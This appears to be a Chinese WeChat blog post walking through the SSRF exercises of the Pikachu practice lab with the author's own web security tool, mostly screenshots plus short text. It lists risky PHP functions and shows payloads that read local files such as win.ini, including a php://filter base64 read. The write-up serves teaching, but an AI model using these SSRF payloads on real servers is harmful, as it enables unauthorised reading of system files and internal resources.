逐流工作室—-探索前沿科技,分享最新软件。点击标题下蓝字“长弓三皮”关注,我们将为您提供有深度、有价值、有意思的阅读。
朋友们,现在只对常读和星标的公众号才展示大图推送,建议大家把长弓三皮“设为星标”,否则可能就看不到了啦!
作者:随波逐流

打开 [随波逐流]WEB安全工具访问 pikachu

其形成的原因大都是由于服务端提供了从其他服务器应用获取数据的功能,但又没有对目标地址做严格过滤与限制
数据流:攻击者----->服务器---->目标地址
根据后台使用的函数的不同,对应的影响和利用方法又有不一样
PHP中下面函数的使用不当会导致SSRF: file_get_contents() fsockopen() curl_exec() 如果一定要通过后台服务器远程去对用户指定("或者预埋在前端的请求")的地址进行资源请求,则请做好目标地址的过滤。
SSRF(Server-Side Request Forgery:服务器端请求伪造)
[随波逐流]WEB安全工具 打开

一、SSRF(curl)



?url=http://127.0.0.1/pikachu/vul/ssrf/ssrf_info/info1.php可以改成任意网址
?url=file:///C:\windows\win.ini

二、SSRF(file_get_content)

?file=C:\windows\win.ini

还可通过php伪协议读取指定文件
?file=php://filter/read=convert.base64-encode/resource=D:\phpstudy_pro\WWW\pikachu\test\phpinfo.txt
-------------------------------------------
软件发布网址: 随波逐流信息安全网
http://www.1o1o.xyz
微信公众号:长弓三皮
--------------------------------------------

你若喜欢,为“长弓三皮”点个赞和在看哦 